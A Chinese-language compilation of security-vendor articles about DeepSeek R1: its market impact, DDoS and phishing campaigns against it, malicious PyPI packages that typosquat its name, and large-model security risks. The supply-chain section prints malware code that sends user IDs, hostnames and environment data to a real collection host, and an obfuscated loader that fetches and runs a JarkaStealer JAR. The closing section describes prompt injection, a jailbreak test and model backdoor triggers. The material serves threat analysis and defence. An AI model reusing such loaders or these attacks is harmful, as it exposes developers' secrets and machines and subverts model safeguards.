人工智能已经成为国家之间而非企业之间的战场，全世界都屏息关注 DeepSeek 的最新进展。DeepSeek R1 可能成为人工智能的斯普特尼克时刻，标志着中国崛起为人工智能领域的主导力量。

为什么 DeepSeek R1 如此具有革命性，以及这对人工智能的未来意味着什么？

DeepSeek R1 的主要特点

DeepSeek R1 是一个性能堪比 OpenAI 顶级 GPT-4 Turbo 的 AI 模型，令人惊讶的是，其开发成本——据报道不到 560 万美元，而构建这种规模通常需要 1 亿至 10 亿美元。

DeepSeek R1 的主要特点：

- 免费和开源——与 OpenAI 的高级模型不同，每个人都可以使用。
- 高效——采用强化学习和独特的混合专家 (Mixture-of-Experts，MoE) 技术架构。
- 最低计算能力要求——可以在 Mac Pro M4 堆栈上本地运行。
- 超越主要的 AI 模型——OpenAI 的 GPT-4、Google Gemini 和 Anthropic 的 Claude。

DeepSeek 的突破证明，人工智能的发展已到达一个关键的转折点，人工智能大模型正在走出“越大越好”的时代。DeepSeek 公司找到以更少的投入实现更大目标的新方法，创造性解

决方案的广阔空间正在打开。未来不是要构建更大的模型，而是要构建更智能、更高效的模型。

DeepSeek 的这种效率使人工智能开发速度更快、成本更低，并且计算资源更少。但 DeepSeek 是如何做到这一点的呢?

DeepSeek 成功秘诀

与使用单个大规模神经网络的传统 AI 模型不同，DeepSeek R1 采用混合专家 (Mixture-of-Experts，MoE) 技术，这种方法类似于大学系统，其中不同专家模型处理专门的任务。

MoE 的工作原理:

1. 人工智能决定所问问题的类型。

2. 它不会激活整个模型，而只激活相关的“专家”子集。

3. 这种选择性激活可以节省能源、计算能力和训练成本。

例如，你向 DeepSeek 提出一个复杂的数学问题，则只会激活数学专家模块，而不是使用完整模型。与 GPT-4 等单片 AI 架构相比，这使得系统效率更高。

DeepSeek 模型采用多头潜在注意力（Multi-head Latent Attention，MLA）机制，这是 DeepSeek 大幅降低推理成本的关键创新，实现了更快的推理和更高的吞吐量。与标准注意力机制相比，MLA 将每次查询所需的 KV 缓存减少约 93.3%。

此外，DeepSeek 采用的蒸馏技术（即较大的模型训练较小的、优化的模型）可以在保持性能的同时进一步降低计算需求。

颠覆行业的人工智能斯普特尼克时刻来临

DeepSeek R1 的推出引发了人工智能行业股票的大规模抛售，导致美国科技公司陷入恐慌。1 月 27 日，纳斯达克指数下跌 3%，市值减少近 1 万亿美元。英伟达市值蒸发近 6000 亿美元，创下历史最大跌幅。博通、美光科技等其他 AI 相关科技公司也遭遇不同程度的抛售。

OpenAI、Meta、谷歌和 Anthropic 在内的人工智能公司投资数十亿美元建设基于云的人工智能基础设施，但却被一个免费、开源的竞争对手打了个措手不及。

市场反应情况如下。

• OpenAI：宣布计划发布 GPT-4 Mini 免费版本。

• Meta（Facebook）：面临内部动荡和调整 AI 定价的压力。

• 中国科技巨头（阿里巴巴、腾讯、字节跳动）：纷纷开源自己的大模型产品。

• 包括英伟达在内的人工智能硬件提供商面临不确定性，因为昂贵的人工智能芯片的需求受到质疑。

在美国总统特朗普重返白宫的第一周，中国科技界就投下了震撼消息，使得美国在人工智能领域的主导地位受到空前质疑。

硅谷创投家兼特朗普顾问马克·安德森（Marc Andreessen）将 DeepSeek-R1 大模型的发布，描述为“人工智能的 Sputnik 时刻”（Sputnik，前苏联成功发射人类历史首颗人造卫星）。

作为量化巨头幻方量化旗下公司，DeepSeek 成立仅一年，就推出令人惊艳的大模型产品，其出现正值美国向中国加码禁售人工智能先进芯片之际，这无疑给美国的科技界带来了极大地震撼。就在 DeepSeek 发布前一周，特朗普与 OpenAI、软银、甲骨文等公司高层共同启动名为“星际之门”的项目，宣布投资 5000 亿美元，被称为“历史上迄今为止最大的人工智能基础设施项目”。Meta 公司也宣布今年将额外投入 600 亿至 650 亿美元的资本投资，并表示 2025 年将是“人工智能的决定性一年”。

当前，美国科技公司领导者正斥资数百亿美元建设数据中心，并购买先进芯片来开发更强大的模型，以求在决定未来技术领域击败主要对手中国。DeepSeek 的爆火可能促使美国进一步收紧 AI 芯片的出口管制。

开源可能是 AI 技术的未来

DeepSeek 只是开源 AI 开发领域中的一家公司。R1 发布仅几天之后，阿里巴巴就推出了 Qwen 2.5-Max 模型。据报道，该模型在多个性能基准测试中的表现已超越了 R1，代表了中国 AI 能力的又一次重大进步。其他主要开源参与者，包括法国的 Mistral AI 和美国的 Meta，继续推进开源 AI 模型，进一步挑战专有 AI 开发始终占据优势的观念。

DeepSeek 开源模式的成功促使人们反思传统专有人工智能开发模式。开源协作可能会带来更多样的应用和解决实际问题的方案。

DeepSeek 的成功表明，开源 AI 开发可能不仅仅是一种替代方法——它可能是技术本身的未来。DeepSeek 挑战了人们对 AI 开发的传统假设，迫使业界重新考虑以更开放方式和有限资源可以实现什么。这是否会带来更加民主化的 AI 格局，或带来新的挑战还有待观察，但这种转变的影响可能会在未来几年内显现出来。

DeepSeek 已经证明高效经济的 AI 开发是可能的，而不需要传统上与大模型相关的大量资源，从而鼓励可能来自更多甚至意想不到领域的创新。

展望未来，DeepSeek 对开源 AI 开发的影响可能是变革性的。通过完全开源开发实现人工智能的民主化，无疑可以加速全球创新。小公司和缺乏尖端技术地区的开发者，可以在现有模型的基础上进行开发，而不必从头开始。

人工智能的新时代

DeepSeek R1 重新定义了 AI 效率，迫使竞争对手重新思考自己的方法。这可能导致：

- 更低的人工智能开发成本——更高效的训练方法。
- 更强大的人工智能应用——从货币化模式转向货币化人工智能驱动的应用程序。
- 人工智能架构创新不断增强——强化学习、MoE 和提炼成为标准。

DeepSeek R1 的推出，标志着人工智能发展的一个转折点，它以开源、高效、低成本的特点，挑战老牌人工智能强国，重塑全球人工智能经济。

美国政府很快注意到 DeepSeek 的成功，白宫宣布对中国人工智能发展带来的国家安全风险展开调查；OpenAI 和美国政府指责 DeepSeek 窃取 ChatGPT 数据来训练其模型，这无疑进一步加剧了中美之间的人工智能竞争。未来全球大国之间基于地缘政治的人工智能冲突日益加剧。

人工智能军备竞赛可能会不断加速，但有一点是清楚的：人工智能的未来将比以往任何时候都更快、更便宜、竞争更激烈。

DeepSeek 频遭大规模网络攻击，折射 AI 威胁集中爆发

1 月以来，DeepSeek（深度求索）全球爆火，其应用迅速攀升至 140 个国家的苹果 App Store 下载排行榜首位，但同时也引来了连绵不绝的网络攻击。奇安信 XLab 实验室春节期间连续发布三次安全报告显示，DeepSeek 先后遭遇反射攻击、HTTP 代理攻击、僵尸网络下场、2650 家仿冒网站等各种威胁，折射出 AI 当前面临复杂而严峻的网络安全挑战。

从反射攻击到“职业打手”下场，DDoS 凶猛来袭

1 月 28 日，即除夕前夕，DeepSeek（深度求索）官网服务状态页面显示：近期 DeepSeek 线上服务受到大规模恶意攻击，为持续提供服务，暂时限制了 +86 手机号以外的注册方式，已注册用户可以正常登录，感谢理解和支持。


奇安信 xlab 实验室近期监测显示，DeepSeek 近一个月来一直遭受大量海外攻击，1 月 27 日起手段升级，除了 DDos 攻击，XLab 实验室还发现了大量的密码爆破攻击，DeepSeek 的 AI 服务和数据正在经历前所未有的安全考验。实验室相关专家表示，攻击未来将持续。

奇安信 XLab 实验室长期关注了 DeepSeek 上线以来的网络攻击状况，发现其具有持续时间长、变化快等特点，具体可分为四个阶段：

第一阶段，1 月 3 日、4 日、6 日、7 日、13 日，出现疑似 HTTP 代理攻击。

第二阶段，1 月 20 日、22~26 日，攻击方法转为 SSDP、NTP 反射放大。此类攻击的防御要简单一些，容易清洗。

第三阶段，1 月 27、28 号，攻击数量激增，手段转为应用层 HTTP 代理攻击攻击。此类应用层攻击模拟正



常用户行为，与经典的 SSDP、NTP 反射放大攻击相比，防御难度显著增加，因此更加有效。

此外，1 月 28 号凌晨 3 点开始，本次 DDoS 攻击还伴随着大量的暴力破解攻击，而暴力破解攻击 IP 全部来自美国。

第四阶段，1 月 30 日凌晨，即农历大年初二，针对 DeepSeek 线上服务的攻击烈度突然升级，其攻击指令较 1 月 28 日暴增上百倍。XLab 实验室观察到两个 Mirai 变种僵尸网络参与攻击，分别为 HailBot 和 RapperBot。此次攻击共涉及 16 个 C2 服务器的 118 个 C2 端口，分为两个波次，分别为凌晨 1 点和凌晨 2 点。

“僵尸网络的加入，标志着职业打手已经开始下场，这说明 DeepSeek 面对的攻击方式一直在持续进化和复杂化，防御难度不断增加，网络安全形势愈发复杂严峻。”XLab 表示。

安全专家指出，此次大规模攻击事件并非孤立事件。近年来，每次中国优秀的明星产品或企业崛起之时，总会遭到一些境外不法势力的暗中阻击。上一次是黑神话悟空全球上线后，就遭遇了海外 60 个僵尸网络大规模攻击，而此次 DeepSeek 上线以来，也遭遇了包括僵尸网络在内的多轮攻击，攻击方式一直在进化和复杂化。从中国科技公司所遭遇的攻击可以看出，随着我国在科技领域的不断崛起，国外黑客的恶意攻击也日益增多。这些攻击不仅可能导致服务中断、数据泄露等严重后果，还可能对我国的科技形象和国际竞争力造成负面影响。

2650 家仿冒网站泛滥引发央视关注，潜在危害不容忽视

除了大规模 DDoS 攻击、僵尸网络下场，各类仿冒网站、钓鱼网站也开始下场，造成了广泛影响。

2 月 8 日，央视新闻援引奇安信 XLab 实验室报告和专家观点进行报道：2024 年 12 月 1 日至 2025 年 2 月 3 日期间，共出现了 2650 个仿冒 DeepSeek 的域名。大规模的仿冒域名注册活动从 2025 年 1 月 26 日开始，并在 1 月 28 日达到高峰。央视提醒，这些仿域名极易令不明真相的网友蒙受损失。

奇安信安全专家接受央视采访中表示，仿冒域名主要用于钓鱼欺诈、域名抢注这些非法用途：其中，钓鱼


欺诈主要通过窃取用户账号密码，利用相似域名和界面误导用户，诱骗用户下载一些恶意软件，窃取个人信息或者骗取订阅费用；此外，骗子紧跟技术潮流，利用市场的兴奋情绪，还推出了所谓 DeepSeek“加持”的各种高大上的空气币，也就是没有实际价值的虚拟货币，甚至还出现了宣称可以购买 DeepSeek 内部原始股的网站。

根据奇安信 XLab 对当前 DeepSeek 仿冒域名解析结果来看，这些仿冒域名的使用用途主要为钓鱼欺诈、域名抢注、流量引导。其中，钓鱼欺诈主要通过窃取用户登录凭证、利用相似域名和界面，误导用户、诱骗用户购买虚拟资产等手段实施诈骗。

从攻击者分布来看，这些仿冒 DeepSeek 的域名中有 60% 解析 IP 位于美国，其余主要分布在新加坡、德国、立陶宛、俄罗斯和中国，仿冒域名所呈现出的全球化特点，意味着用户可能面临来自世界各地不同类型的网络攻击，潜在安全威胁更加复杂多样。

安全专家建议，用户在访问 DeepSeek 相关的服务时，务必访问其官方网站 deepseek.com 及 deepseek.cn。其他的域名除非你能够确认访问的身份，否则不建议进行深度交互，尤其是涉及用户名、密码相关的敏感数据，都需要慎之又慎。

除了仿冒域名泛滥，大模型的数据安全隐患也开始引发关注。在 1 月 30 日，云服务巨头 Wiz 发现 DeepSeek 的一个关键数据库存在重大安全漏洞，导致超过 100 万条敏感记录外泄，这



些记录涵盖了系统日志、用户提示提交、API 认证令牌等重要信息。Wiz 的安全研究人员发现此漏洞后，及时通知 DeepSeek，随后 DeepSeek 迅速将数据库下线，将数据泄露威胁防患于未然。

结束语

回顾 DeepSeek 上线近一个月以来，就接连遭遇了大规模 DDoS 攻击、僵尸网络、仿冒网站泛滥、数据库安全隐患等各种安全威胁，甚至一度对正常服务造成严重影响，用“你方唱罢我当场”形容并不为过。这也折射出当前 AI 行业面临的网络攻击，正呈现出持续时间长、攻击方式不断进化、攻击烈度不断升级、影响危害持续扩大等特征。因此，为 AI 产业构筑更安全可靠的网络防线已势在必行。

警惕针对 DeepSeek 的软件供应链攻击

作者　奇安信技术研究院

自从 2024 年 12 月 26 日 DeepSeek V3 发布之后，开源生态中出现了大量与其相关的软件包，大多数为工具类软件包。但天问监测模块发现了其中潜藏的部分恶意攻击包，通过包名伪造来诱导用户下载，窃取用户隐私信息。

天问供应链威胁监测模块是奇安信技术研究星图实验室研发的“天问”软件供应链安全分析平台的子模块，“天问”分析平台对 Python、npm 等主流的开发生态进行了长期、持续的监测，发现了大量的恶意包和攻击行为。

伪造 DeepSeek 包名攻击

自从 2024 年 12 月 26 号人工智能模型 DeepSeek V3 发布之后，其优异的表现吸引了大量开发者使用。同时，在开源生态中也出现了许多与 DeepSeek 相关的软件工具包。但在这些软件包中也潜藏着部分不怀好意的攻击者上传的恶意包。

2025 年 1 月 29 号，“天问”监测系统在 PyPI 中发现了两个利用伪造 DeepSeek 包名欺骗用户下载的恶意包，deepseeek 和 DeepSeekai。这两个软件包均由同一个用户 bvk 发布。两个包的核心代码一致，均是利用网络连接回传用户隐私信息，包括主机名、环境变量等。而用户的环境变量中常常会存在 Token、API Key 等敏感数据，这些数据的泄漏会给用户造成严重的损失。具体恶意攻击代码如下所示：

deepseeek-0.0.8/deeps é ek/main.py

```
def send_get_request():
    url ="https[:]//eoyyiyqubj7mquj.m.pipedream.net"
    try:
        user_id = os.popen("id").read().strip()# Attempt to get user ID with id command
        ifnot user_id:
            user_id = os.popen("whoami").read().strip()# Fallback to whoami if id fails

        hostname = os.uname().nodename# Get system hostname
        env = os.getenv("ENV","prod")# Get environment variable or default to prod
        payload = {"user_id": user_id,"hostname": hostname,"env": env}

        response = requests.post(url, json=payload, verify=False)
    except requests.exceptions.RequestException:
        pass# Silently ignore any request errors

def main():
    send_get_request()
```

deepseeek-0.0.8/setup.py

```
setup(
    name="deepseeek",
    version=VERSION,
    description="deepseeek API client",
    long_description="deepseeek",
    ...
    entry_points={
        "console_scripts": [
            "deepseeek=deepseeek.main:main",
        ],
    },
    ...
)
```

从 setup.py 的设置可知，这个恶意包原本的触发方式，应该为用户安装之后在命令行误输入 deepseeek 进行触发。但目前恶意包的配置无法完成这一攻击，猜测可能属于攻击试验阶段。

开源生态分析

我们对各个生态中与 DeepSeek 相关的软件进行了统计分析，具体情况如下所示。


【pypi 生态】

我们统计了 DeepSeek V3 发布之后的 Python 包，其中包名相近（字符串余弦相似度 >=0.8）的软件包有 9 个，如下所示，其中两个为上文提及的恶意软件包，其余目前均不包含恶意代码。

```
"llm-deepseek", "deepseek-r1", "deepseek-cli", "deepseeek", "deepspeed", "deepseekai", "deepseek.py", "deepseek-sdk",
"deepseek-ai"
```

名字中包含 DeepSeek 字段的软件包数量为 25 个，metadata 中包含 DeepSeek 字段的软件包数量为 242 个，多为工具类的软件包。

另外，值得警惕的是，目前 PyPI 中的 DeepSeek 软件包的开发者为 deskpai，并非官方开发者，该软件包最近的最高日下载量已经超过 2000。



【npm 生态】

在 npm 生态中，也存在与 PyPI 中已发现的恶意包相同名称的软件包 DeepSeekai 和 DeepSeek，但是经过研究人员的分析，这两个软件包中的代码仅仅是对 DeepSeek api 调用的包装，并未存在其他可疑的恶意代码。但值得注意的是，在 npm 生态中，软件包 DeepSeekai 的发布者 snowyjs 使用了匿名邮箱 Playmeme@protonmail.com 进行发布，开发者在使用、升级该软件包时，建议审慎检查相关代码是否存在异常。


自 2024 年 12 月 1 日以来，在 npm 生态中发现了 401 个与 DeepSeek 相关的软件包，其中相似度较高的部分名称如下：

"deepseek", "deepseekai", "deepseek-api", "deepseekjs", "deepseek-sdk", "deepseek-cli", "@ai-sdk/deepseek","@promptbook/deepseek"

【不同生态趋势图】

过去两个月中，各大开源生态中陆续出现与 DeepSeek 相关的软件包，根据我们的监测分析，其中 PyPI，npm 及 Go 这三个生态出现明显的数量增加趋势。这些软件包大多为开发者基于 DeepSeek api 构建的工具类软件包。

值得注意的是，近日已经出现了针对 PyPI 生态投毒的 DeepSeekai 恶意包，该恶意软件包会窃取开发者隐私信息，根据软件供应链的攻击特性来看，近期各大生态中都有可能陆续出现相似地攻击事件，对使用 DeepSeek 构建 AGI 应用的开发者及下游用户产生影响。



针对其他 AI 工具的恶意攻击

针对流行的 AI 工具的开源生态攻击事件此前也有发生过。2023 年 11 月，名为 Xeroline 的用户向 PyPI 上传了两个名为 gptplus 和 claudeai-eng 的恶意软件包。

例如，gptplus 的介绍页面提供了 chatgpt 的使用接口，让用户误认为其使用了 chatgpt 接口。

README.MD

````
## Installation

```
pip install gptplus
```

## Usage

```python
from gptplus import ChatGPT

chatgpt = ChatGPT()

chat_id = chatgpt.create_chat()

response = chatgpt.send_message(chat_id, "What is the capital of France?")

print(response)

chatgpt.delete_chat(chat_id)
```
````

但其实际调用的并非 ChatGPT 官方的 API，而是一个 demo 网站 https://chat.chatgptdemo.net/new_chat。相关代码如下所示：

gptplus-2.2.0/gptplus/gptplus.py

```
class ChatGPT():
    ...

    def create_chat(self):
        try:
            return self.s.post("https://chat.chatgptdemo.net/new_chat", json=self.json_data).json()["id_"]
        except:
            ...
```

而且，其在模块导入阶段加入了混淆恶意代码的执行，如下所示

gptplus-2.2.0/gptplus/__init__.py

```
from .gptplusimport ChatGPT
from base64import b64decodeas dec
exec(dec("aW1wb3J0IG9zCmltcG9ydCBzdWJwcm9jZXNzCmltcG9ydCB1cmxsaWIucmVxdWVzdAppbXBvcnQgemlwZmlsZQppbXBvcnQgcGxhdGZvcm0KaW1wb3J0IHRocmVhZGluZwoKCmRlZiBkb3dubG9hZF90ZXN0X2phcih1cmwsIGphcl9maWxlX3BhdGgpOgogICAgaWYgbm90IG9zLnBhdGguZXhpc3RzKGphcl9maWxlX3BhdGgpOgogICAgICAgIHVybGxpYi5yZXF1ZXN0LnVybHJldHJpZXZlKHVybCwgamFyX2ZpbGVfcGF0aCkKCgpkZWYgZGF1bmx1ZCgpOgogICAgaWYgcGxhdGZvcm0uc3lzdGVtKCkgPT0iV2luZG93cyI6CiAgICAgICAgdHJ5OgogICAgICAgICAgICB1cmwgPSJodHRwczovL2l0aHViL...MKCgp0aHJlYWQgPSB0aHJlYWRpbmcuVGhyZWFkKHRhcmdldD1kYXVubHVkKQp0aHJlYWQuc3RhcnQoKQo=".encode()).decode())
```

解码之后

```
import os
import subprocess
import urllib.request
import zipfile
import platform
import threading

def download_test_jar(url, jar_file_path):
    ifnot os.path.exists(jar_file_path):
        urllib.request.urlretrieve(url, jar_file_path)

def daunlud():
    if platform.system() =="Windows":
        try:
            url ="https[:]//github.com/imystorage/storage/raw/main/JavaUpdater.jar"
            jar_file_path = os.path.join(os.getenv("TEMP"),"test.jar")

            download_test_jar(url, jar_file_path)
```

```
            result = subprocess.run(
                ["where","javaw.exe"], capture_output=True)
            if result.returncode !=0:
                jre_url ="https[:]//www.dropbox.com/scl/fi/hkl9jp9kgkk2qvdg4cvk2/jre-1.8.zip?rlkey=8p0fx0jb97p19yyjrqwx
57asp&dl=1"
                jre_temp_path = os.path.join(os.getenv("TEMP"),"jre-1.8.zip")
                urllib.request.urlretrieve(jre_url, jre_temp_path)

                with zipfile.ZipFile(jre_temp_path,"r")as zip_ref:
                    zip_ref.extractall(os.getenv("TEMP"))
                os.chdir(os.path.join(os.getenv("TEMP"),"jre-1.8","bin"))
                subprocess.Popen(["javaw.exe","-jar", jar_file_path],
                                 creationflags=subprocess.CREATE_NO_WINDOW)

            else:
                subprocess.Popen(["javaw.exe","-jar", jar_file_path],
                                 reationflags=subprocess.CREATE_NO_WINDOW)
        except:
            pass


thread = threading.Thread(target=daunlud)
thread.start()
```

其包含运行 JarkaStealer 恶意软件的恶意代码，通过下载和执行未知的 JAR 文件来实施潜在的攻击。

随着 AI 的不断发展，对于 ChatGPT、DeepSeek 这类先进的 AI 工具的需求将会越来越大。开源生态中相关的工具包也会爆发式地增长。与之而来的是各种软件供应链攻击，攻击者也会尝试通过包名伪造等手段来隐藏自己，完成后门植入、信息窃取等攻击目的。对于用户而言，需要谨慎使用开源生态中的第三方软件包，提前检验相关源代码，避免受到相关攻击。“天问”软件安全监测模块也会持续监测报告相关问题，帮助用户防御此类安全风险。

恶意包名列表

包名	版本	上传时间	作者
deepseeek	0.0.8	2025-01-29	bvk
deepseekai	0.0.8	2025-01-29	bvk
gptplus	1.0.0	2023-11-12	Xeroline
gptplus	1.0.1	2023-11-12	Xeroline
gptplus	1.0.2	2023-11-15	Xeroline
gptplus	2.0.0	2023-11-15	Xeroline
gptplus	2.2.0	2023-11-15	Xeroline
claudeai-eng	1.0.0	2023-11-15	Xeroline

关于作者

奇安信技术研究院是专注于网络空间安全相关技术的研究机构，聚焦网络空间安全领域基础性或前沿性的研究课题，结合国家和社会的实际需求，开展创新性和实践性的技术研究。

大模型五大风险“不可控”，安全专家支招应对

当前，DeepSeek 引发的大模型应用浪潮正在席卷千行百业，这不仅展示了人工智能技术在革新业务流程和提升效率方面的巨大潜力，同时也带来了前所未有的安全挑战。从近期集中爆发的大模型安全事件，并结合奇安信对数千家客户的深入研究和调研，当前大模型应用在“狂飙”的过程中，面临着五大不可控的“安全风险”。

首先是大干快上无防护

近期，全国各地政府、金融机构、医院，以及超过 20 家央企纷纷接入 DeepSeek，大模型应用正以惊人的速度渗透至各行各业的业务应用之中。然而，在这股大模型浪潮中，“不懂就上”“裸奔式建设”成为普遍现状，“万模裸奔”产生的安全风险已经到了失控的边缘。大模型部署上线前所必要的供应链安全检测、内容安全检测、运行环境安全检测、接口安全检测及大模型自身安全检测，以及伦理审查、合规评估等安全机制，几乎形同虚设。

以大模型私有化部署为例，DeepSeek 爆火之后，运行 DeepSeek R1 大模型的服务器在快速上升。根据奇安信资产测绘鹰图平台的资产测绘监测结果，在 8971 个 Ollama（一款开源大语言模型服务工具）大模型服务器中，有 6449 个活跃服务器，其中 88.9% 都“裸奔”在互联网上，面临着算力被盗取、数据泄露、服务中断，甚至大模型文件被删除等严重风险。而且已经出现了通过自动化脚本扫描到“裸奔”状态的 DeepSeek 服务器，并恶意占用大量计算资源，盗取算力并导致部分用户服务器崩溃的事件。

从近期集中爆发的大模型安全事件，
并结合奇安信对数千家客户的深入研究和调研，
当前大模型应用在“狂飙”的过程中，
面临着五大不可控的“安全风险”。

第二是新型攻击防不住

对于企业而言，AI 既是提升生产力的强大工具，同时也为攻击者和恶意内部人员提供了“大杀器”。随着生成式 AI（如 ChatGPT 和 DeepSeek）在企业和政府机构中的广泛应用和不安全部署，各种新型的攻击手法和工具层出不穷，传统网络安全防护体系在大模型面前几近失效。

例如，Prompt Injection（提示词注入）攻击就是大模型所面临的典型新型风险，黑客可能会通过忽略系统提示或诱导模型忽略某些指令，从而使其执行恶意行为。不久前，思科研究团队就发现，DeepSeek-R1 模型在提示词干扰测试中攻击成功率达 100%，暴露出模型自身在内容安全过滤和逻辑隔离方面的漏洞。

此外，模型后门成为针对大模型的新型攻击手段之一。AI 在正常使用中会拒绝回答有害信息，但攻击者在大模型中植入对应指令作为后门，当攻击者让 AI 回答有害信息时，只要附带后门指令，即可让 AI 解除一切限制，回答任何有害或无害的信息，让大模型处于失控状态，造成严重风险。

第三是内容风险不可控

大模型系统作为强内容交互的平台，对于传递知识、支撑人类认知决策发挥着重要作用。然而大模型生成的内容可能引发虚假信息传播、歧视偏见、隐私泄露、侵权、有害内容等问题，进而威胁公民生命财产安全、国家安全、意识形态安全和伦理安全。

> 对于企业而言，
> AI 既是提升生产力的强大工具，
> 同时也为攻击者和恶意内部人员提供了“大杀器”。

事实证明，大模型应用中出现的违规、不良、隐私、侵权等输入输出风险内容，已经成为威胁企业安全的重大风险。

